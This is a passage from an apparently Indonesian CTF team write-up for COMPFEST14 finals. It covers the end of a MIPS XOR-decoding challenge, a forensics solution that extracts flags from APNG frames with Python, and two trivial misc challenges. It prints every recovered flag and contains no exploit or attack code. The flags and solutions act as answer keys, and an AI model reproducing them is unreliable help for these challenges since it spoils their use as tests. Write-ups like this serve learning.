[0xc0,0xff,0xbd,0x67,0x00,0x00,0xbf,0xff,0x08,0x00,0xa4,0x67,0x25,0x28,0x00,0x00,0x2c,0x
00,0x06,0x24,0x60,0x80,0x99,0xdf,0xf5,0x09,0x11,0x04,0x00,0x00,0x00,0x00,0x68,0x80,0x8
4,0xdf,0x08,0x00,0xa5,0x67,0x70,0x80,0x99,0xdf,0x28,0x01,0x11,0x04,0x00,0x00,0x00,0x00
,0x08,0x00,0xb0,0x67,0x08,0x00,0xac,0x67]
f = open("out.bin","rb").read()
```

```
flag = ""
for i in range(len(f)):
        flag += chr(f[i]^a[i])
print(flag)
```

```
kosong  ~  ctf  finalcompfest  chall  python fix.py
COMPFEST14{m1ps_i3_e4sy_r1gHt??? b868937a70}
```

Flag : COMPFEST14{m1ps_i3_e4sy_r1gHt???_b868937a70}


FOR

Nintendo (484 pts)

Diberikan image dan script disini kami lakukan analisis terhadap script tersebut. Intinya dari base image (nintendo.jpg) dibuat beberapa file dan masing-masing file di ubah nilai pixel i,i dimana i adalah index. Nilai pixel i diubah dengan format pixel[0]*flag dan hasilnya disimpan pada pixel dengan struktur (pixel[1],pixel[0],0) . Kemudian semua gambar digabung menjadi apng dengan library apng. Untuk extract apng menjadi file kami gunakan referensi berikut https://github.com/tothi/ctfs/blob/master/asis-finals-ctf-2016/p1ng/README.md namun kami ubah beberapa kode hingga menjadi berikut

```
import apng

from struct import pack, unpack

im = apng.APNG.open("nintendo.apng")
i = 0
for png, control in im.frames:
    print(png)
    w, h = unpack(">I", png.chunks[0][1][8:12])[0], unpack(">I", png.chunks[0][1][12:16])[0]
    png.chunks[0] = ('IHDR', apng.make_chunk("IHDR", pack(">I", w) + pack(">I", h) +
b'\x08\x06\x00\x00\x00'))
    png.save("%02d.png" % i)
    i += 1
```

Sebelumnya disini file nintendo.apng juga diubah headernya namun bisa kita kembalikan dengan menyesuaikan dengan header png asli



Selanjutnya setelah setiap image terextract(dimana setiap image terdapat flag) kita bisa langsung lakukan extract value flag dari setiap image. Berikut script yang kami gunakan

```
from PIL import Image
from Crypto.Util.number import long_to_bytes, bytes_to_long

length = 19
my_png = Image.open("nintendo.png")
pixels = my_png.load()

filename = "{}.png"
flag = ""
for i in range(length):
        fn = str(i).rjust(2,"0")
        tmp = filename.format(fn)
        extracted_png = Image.open(tmp)
        pixel1 = list(extracted_png.getpixel((i, i)))
        pixel2 = list(my_png.getpixel((i, i)))
        tmp2 = bytes([pixel1[1],pixel1[0]])
        value = bytes_to_long(tmp2)
        res = value//pixel2[0]
        flag += chr(res)
```

```
print(flag)
```


```
kosong  …  nintendo  nintendo-2  fix  python extract.py
<apng.PNG object at 0x7f5005872860>
<apng.PNG object at 0x7f5005872950>
<apng.PNG object at 0x7f50058708e0>
<apng.PNG object at 0x7f5005872080>
<apng.PNG object at 0x7f5005873d60>
<apng.PNG object at 0x7f5005873430>
<apng.PNG object at 0x7f5005873ac0>
<apng.PNG object at 0x7f5005873130>
<apng.PNG object at 0x7f50058726b0>
<apng.PNG object at 0x7f5005872620>
<apng.PNG object at 0x7f5005872530>
<apng.PNG object at 0x7f5005872c80>
<apng.PNG object at 0x7f5005872d10>
<apng.PNG object at 0x7f5005872f80>
<apng.PNG object at 0x7f5005873010>
<apng.PNG object at 0x7f5005873280>
<apng.PNG object at 0x7f50058737c0>
<apng.PNG object at 0x7f50058731c0>
<apng.PNG object at 0x7f5005873cd0>
kosong  …  nintendo  nintendo-2  fix  python solver.py
1ts_aN_4n1Mat3d_PNG
```

Flag : COMPFEST14{1ts_aN_4n1Mat3d_PNG}

MIS

Insanity Check (50 pts)


Flag sudah terlampir di papan tulis



Flag : COMPFEST14{DIO_DA!!!}

Feedback Form (50 pts)

Diberikan link feedback, flag akan diberikan di akhir setelah pengisian form



Flag : COMPFEST14{Terima kasih sudah mengisi feedback ini! Semoga mendapatkan hasil yang terbaik!1!1}